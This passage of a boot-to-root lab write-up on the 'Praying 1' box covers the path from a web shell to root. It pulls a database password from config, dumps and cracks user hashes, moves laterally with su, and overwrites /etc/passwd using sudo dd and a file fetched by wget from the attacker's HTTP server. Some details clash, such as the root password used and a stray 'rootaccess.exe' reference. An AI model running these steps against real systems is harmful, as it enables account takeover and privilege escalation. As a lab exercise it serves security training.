billing_page.php
browser_search_plugin.php
```

```
www-data@praying:/var/www/html$ ls
ls
account_delete.php
account_manage_columns_page.php
account_page.php
account_prefs_inc.php
account_prefs_page.php
account_prefs_reset.php
account_prefs_update.php
account_prof_edit_page.php
account_prof_menu_page.php
account_prof_update.php
account_sponsor_page.php
account_sponsor_update.php
account_update.php
adm_config_delete.php
adm_config_report.php
adm_config_set.php
adm_permissions_report.php
admin
api
api_token_create.php
api_token_revoke.php
api_tokens_page.php
billing_export_to_csv.php
billing_export_to_excel.php
billing_inc.php
billing_page.php
browser_search_plugin.php
bug_actiongroup.php
bug_actiongroup_add_note_inc.php
bug_actiongroup_attach_tags_inc.php
bug_actiongroup_ext.php
bug_actiongroup_ext_page.php
bug_actiongroup_page.php
bug_actiongroup_update_product_build_inc.php
bug_actiongroup_update_severity_inc.php
bug_change_status_page.php
bug_file_delete.php
bug_monitor_add.php
bug_monitor_delete.php
bug_monitor_list_view_inc.php
bug_relationship_add.php
bug_relationship_delete.php
bug_relationship_graph.php
bug_relationship_graph_img.php
bug_reminder.php
bug_reminder_page.php
bug_report.php
bug_report_page.php
bug_revision_drop.php
bug_revision_view_page.php
```

```
bug_sponsorship_list_view_inc.php
bug_stick.php
bug_update.php
bug_update_page.php
bug_view_advanced_page.php
bug_view_inc.php
bug_view_page.php
bugnote_add.php
bugnote_add_inc.php
bugnote_delete.php
bugnote_edit_page.php
bugnote_set_view_state.php
bugnote_stats_inc.php
bugnote_update.php
bugnote_view_inc.php
changelog_page.php
composer.json
composer.lock
config
config_defaults_inc.php
core
core.php
css
csv_export.php
doc
excel_xml_export.php
file_download.php
fonts
history_inc.php
images
index.html
issues_rss.php
javascript_config.php
javascript_translations.php
js
jump_to_bug.php
lang
library
login.php
login_anon.php
login_cookie_test.php
login_page.php
login_select_proj_page.php
logout_page.php
lost_pwd.php
lost_pwd_page.php
main_page.php
manage_columns_copy.php
manage_columns_inc.php
manage_config_columns_page.php
manage_config_columns_reset.php
manage_config_columns_set.php
manage_config_email_page.php
manage_config_email_set.php
manage_config_revert.php
manage_config_work_threshold_page.php
manage_config_work_threshold_set.php
manage_config_workflow_graph_page.php
manage_config_workflow_page.php
manage_config_workflow_set.php
manage_custom_field_create.php
manage_custom_field_delete.php
manage_custom_field_edit_page.php
manage_custom_field_page.php
manage_custom_field_proj_add.php
manage_custom_field_update.php
manage_filter_delete.php
manage_filter_edit_page.php
manage_filter_edit_update.php
manage_filter_page.php
manage_overview_page.php
manage_plugin_install.php
manage_plugin_page.php
manage_plugin_uninstall.php
manage_plugin_update.php
```

Figure 17: Ca /etc/passwd

```
www-data@praying:/var/www/html$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mantis:x:1000:1000:praying:/home/mantis:/bin/bash
developer:x:1001:1001:,,,:/home/developer:/bin/bash
projman:x:1002:1002:,,,:/home/projman:/bin/bash
elevate:x:1003:1003:,,,:/home/elevate:/bin/bash
www-data@praying:/var/www/html$
```

The tester then proceeds to see available users on the CLI webserver by using that command *cat /etc/passwd |grep bash.* The grep bash pulls only the values with bash access available for use. The tester notes that there are multiple users available for exploitation.

Figure 18: /Config

```
kali@kali: ~/Desktop ×    kali@kali: ~ ×
www-data@praying:/var/www/html$ cd config
cd config
www-data@praying:/var/www/html/config$ ls
ls
Web.config  config_inc.php  config_inc.php.sample
www-data@praying:/var/www/html/config$ cat config_inc.php
cat config_inc.php
<?php
$g_hostname               = 'localhost';
$g_db_type                = 'mysqli';
$g_database_name          = 'mantis';
$g_db_username            = 'mantis';
$g_db_password            = 'MananaAwesome1776';

$g_default_timezone       = 'UTC';

$g_crypto_master_salt     = '/nIY21HDcRazy9BJmioqlJ0s4Qj4eQ/Ly+yXLNK31Q0=';
www-data@praying:/var/www/html/config$
```

After running the python script correctly, we are now inside of the target system's network. Navigate to the "*config*" directory and list its contents. Read the "*config_inc.php*" file. You will find the password to the database *"MananaAwesome1776"*.

Figure 19: mysql with python shell

```
www-data@praying:/var/www/html/config$ mysql -u man
tis -p
mysql -u mantis -p
Enter password: MananaAwesome1776

www-data@praying:/var/www/html/config$ python3 -c 'import pty;pt
y.spawn("/bin/sh")'
<onfig$ python3 -c 'import pty;pty.spawn("/bin/sh")'
$ export TERM=xterm
export TERM=xterm
$ mysql -u mantis -p
mysql -u mantis -p
Enter password: MananaAwesome1776
```

Due the loading time of *mysql -u mantis -p* the tester then proceeds to use a python shell command to import the following using the command python3 -c 'import pty;pty.spawn("/bin/sh")'. Once the user was able to spawn the shell the tester runs the following command export export TERM=xterm, to set the terminal emulator to linux. Once enable the tester is able to run mysql framework using *mysql -u mantis -p ; password: MananaAwesome1776*.

Figure 20: MySql DATABASES

```
mysql> show databases
show databases
    -> ;
;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mantis             |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use mantis
use mantis
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> show tables;
show tables;
+-----------------------------------------+
| Tables_in_mantis                        |
+-----------------------------------------+
| mantis_api_token_table                  |
| mantis_bug_file_table                   |
| mantis_bug_history_table                |
| mantis_bug_monitor_table                |
| mantis_bug_relationship_table           |
| mantis_bug_revision_table               |
| mantis_bug_table                        |
| mantis_bug_tag_table                    |
| mantis_bug_text_table                   |
| mantis_bugnote_table                    |
| mantis_bugnote_text_table               |
| mantis_category_table                   |
| mantis_config_table                     |
| mantis_custom_field_project_table       |
| mantis_custom_field_string_table        |
| mantis_custom_field_table               |
| mantis_email_table                      |
| mantis_filters_table                    |
| mantis_news_table                       |
| mantis_plugin_table                     |
| mantis_project_file_table               |
| mantis_project_hierarchy_table          |
| mantis_project_table                    |
| mantis_project_user_list_table          |
| mantis_project_version_table            |
| mantis_sponsorship_table                |
| mantis_tag_table                        |
| mantis_tokens_table                     |
| mantis_user_pref_table                  |
| mantis_user_print_pref_table            |
| mantis_user_profile_table               |
| mantis_user_table                       |
+-----------------------------------------+
32 rows in set (0.00 sec)

mysql>
```

```
mysql> describe mantis_user_table
describe mantis_user_table
    -> ;
;
+-------------------------------+-----------------+------+-----+---------+----------------+
| Field                         | Type            | Null | Key | Default | Extra          |
+-------------------------------+-----------------+------+-----+---------+----------------+
| id                            | int unsigned    | NO   | PRI | NULL    | auto_increment |
| username                      | varchar(191)    | NO   | UNI |         |                |
| realname                      | varchar(191)    | NO   |     |         |                |
| email                         | varchar(191)    | NO   | MUL |         |                |
| password                      | varchar(64)     | NO   |     |         |                |
| enabled                       | tinyint         | NO   | MUL | 1       |                |
| protected                     | tinyint         | NO   |     | 0       |                |
| access_level                  | smallint        | NO   | MUL | 10      |                |
| login_count                   | int             | NO   |     | 0       |                |
| lost_password_request_count   | smallint        | NO   |     | 0       |                |
| failed_login_count            | smallint        | NO   |     | 0       |                |
| cookie_string                 | varchar(64)     | NO   | UNI |         |                |
| last_visit                    | int unsigned    | NO   |     | 1       |                |
| date_created                  | int unsigned    | NO   |     | 1       |                |
+-------------------------------+-----------------+------+-----+---------+----------------+
14 rows in set (0.00 sec)
```

The tester was able to successfully run mysql through the python shell. Once in the shell we can see that the tester changes the database to mantis, after running show tables; the tester then notes there are id, username, realname, password available under the mantis_user_table(Figure 20). The tester then proceeds to pull the data into a table available for view using the command *select id, username, realname, password from mantis_user_table*

Figure 21: Hash Cracked

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
1385BEAE6F21020AA38D8A7609588EADCC5A3ECA	sha1	scarface

Color Codes: Green, Exact match, Yellow, Partial match, Red, Not found.

The tester not uses a free service Crackstation that supports MD2, MD5, NTLM, and SHA1 cracking. The output is “password” and “scarface” respectively.

Figure 22: su developer

```
$ su developer
su developer
Password: scarface

developer@praying:/home$ ls -la
```

Figure 23: Projman data

```
developer@praying:/var/www/redmine/redmine-4.1.1/config$ cat database.yml
cat database.yml
# Default setup is given for MySQL 5.7.7 or later.
# Examples for PostgreSQL, SQLite3 and SQL Server can be found at the end.
# Line indentation must be 2 spaces (no tabs).

production:
  adapter: mysql2
  database: redmine
  host: localhost
  username: projman
  password: "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
  # Use "utf8" instead of "utfmb4" for MySQL prior to 5.7.7
  encoding: utf8mb4
```

Using the available credentials the tester then proceeds with *su developer(figure 22)* for lateral escalation. The tester was able to locate a *database.yml file.* Proceeding to use the command to *cat database.yml.* The tester notes that there is an available username and password notes the credentials as follows: *username:projman | password: !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!.*

Figure 24: su projman

```
developer@praying:~$ su projman
su projman
Password: !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

projman@praying:/home/developer$ cd
cd
projman@praying:~$ ls -la
ls -la
total 36
drwx------ 5 projman projman 4096 Sep 26  2020 .
drwxr-xr-x 6 root    root    4096 Sep 24  2020 ..
lrwxrwxrwx 1 projman projman    9 Sep 24  2020 .bash_history -> /dev/null
-rw-r--r-- 1 projman projman  220 Sep 24  2020 .bash_logout
-rw-r--r-- 1 projman projman 3771 Sep 24  2020 .bashrc
drwx------ 2 projman projman 4096 Sep 24  2020 .cache
drwxrwxr-x 3 projman projman 4096 Sep 24  2020 .local
-rw-r--r-- 1 projman projman   33 Sep 24  2020 .part1
-rw-r--r-- 1 projman projman  807 Sep 24  2020 .profile
drwx------ 2 projman projman 4096 Sep 26  2020 .ssh
projman@praying:~$ cat .part1
cat .part1
4914CACB6C089C74AEAEB87497AF2FBA
projman@praying:~$
```

Figure 25: tequieromucho

Hash	Type	Result
4914CACB6C089C74AEAEB87497AF2FBA	sha256	tequieromucho

Using the previous tool through crack station the tester was able to analyze the hashed password as *tequieromucho(figure 25)* we are able to lateral movement to user *elevate.(figure 27)*

Figure 26: su elevate

```
projman@praying:~$ su elevate
su elevate
Password: tequieromucho

elevate@praying:/home/projman$ cd
cd
elevate@praying:~$
```

The tester switches to the user "*elevate".* Next, run the commands "*LFILE=/etc/passwd*" and "*sudo dd if=$LFILE of=passwd"* to both set the variable as a shorthand reference to that file path in subsequent commands or script, and a copy of the file will be saved as a new file with that name in the current working directory. Then read the file "*passwd"(figure 28),* and copy it to a text file.

Figure 27: LFILE

```
elevate@praying:/$ LFILE=/etc/passwd
LFILE=/etc/passwd
elevate@praying:/$ sudo dd if=$LFILE of=passwd
sudo dd if=$LFILE of=passwd
4+1 records in
4+1 records out
2057 bytes (2.1 kB, 2.0 KiB) copied, 0.00265408 s, 775 kB/s
elevate@praying:/$ ls
ls
bin    dev    lib    libx32      mnt      proc  sbin  swap.img  usr
boot   etc    lib32  lost+found  opt      root  snap  sys       var
cdrom  home   lib64  media       passwd   run   srv   tmp
elevate@praying:/$ cat passwd
cat passwd
root:$1$root$0i6hbFPn3JOGMeEF0LgEV1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Now that we have the passwd file, we can change the password for the "*root*" user. In a separate terminal to run the command "*open ssl passwd -1 -salt root pwned123*"(*Figure 29):*. This will generate a hashed password string using the MD5-based password hashing algorithm. Now, replace the current password in the "*passwd*" file for the root user with the new salted password we just created.

Figure 28: Openssl

```
kali@kali: ~/Desktop ×        elevate@praying: / ×
┌──(kali㉿kali)-[~]
└─$ openssl passwd -1 -salt root pwned123
$1$root$0i6hbFPn3JOGMeEF0LgEV1
```

The next method for transferring the *rootaccess.exe* kernel exploit is a temporary web server. In the TS shell, set up a TTY by typing *python3 -m http.server 8080* (figure 30) within the attacking system, set up a simple Python web server using the string. The theory is to use *wget* (figure 31) from the TS to grab the file from this live server, then from the TS input *sudo dd if=/tmp/passwd.5 of =/etc/passwd to replace the /etc/passwd file* which (figure 31) will show. The tester then completes the lateral escalation having successfully access su root.

Figure 29: Python3 -m http.server

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.4 - - [30/Mar/2023 15:59:44] "GET /passwd HTTP/1.1" 200 -
```

Figure 30: wget

```
wget http://10.0.2.15:8080/passwd
--2023-03-30 20:00:23--  http://10.0.2.15:8080/passwd
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2133 (2.1K) [application/octet-stream]
Saving to: 'passwd.5'

passwd.5            100%[===================>]   2.08K  --.-KB/s    in 0s

2023-03-30 20:00:23 (544 MB/s) - 'passwd.5' saved [2133/2133]
```

Figure 31: sudo dd if=/tmp/passwd.5

```
elevate@praying:/tmp$ sudo dd if=/tmp/passwd.5 of=/etc/passwd
sudo dd if=/tmp/passwd.5 of=/etc/passwd
4+1 records in
4+1 records out
2133 bytes (2.1 kB, 2.1 KiB) copied, 8.1965e-05 s, 26.0 MB/s
elevate@praying:/tmp$ su root
su root
Password: teamjusticeleague

root@praying:/tmp# cd
cd
root@praying:~#
```

Remediation Strategy

As a result of this assessment there are opportunities for Vulnerable Box: *Praying 1* to strengthen its internal network security. The course of action recommend for remediation of vulnerabilities as follows below:

- Finding 1: Change ftp anonymous login allowed to disable insecure file shares (figure 1)
- Finding 2: Disable SHOW DATABASES option for MySql. (figure 20)
- Finding 3: Disable Webserver Directory Browsing (figure)
- Finding 4: Selective blocking of wget for https webservers. (figure 31)
- Finding 5: Set Complexity/length password requirements for logins (figure 25)

Conclusion

This boot-to-root exercise is a intermediate level box that explores the concept of vulnerable web directory traversal. While potentially loaded with other avenues of enumeration and reconnaissance such as username enumeration. This case showed the availability of information through usage of a exploitation tools such as *Netcat*, *Msfconsole*. Once within the system, it was possible to identify information from open web servers available data Future exploration into the penetration testing could show the flag that was created for this lab. This lab was a great overview and start for the enumeration phase of penetration testing.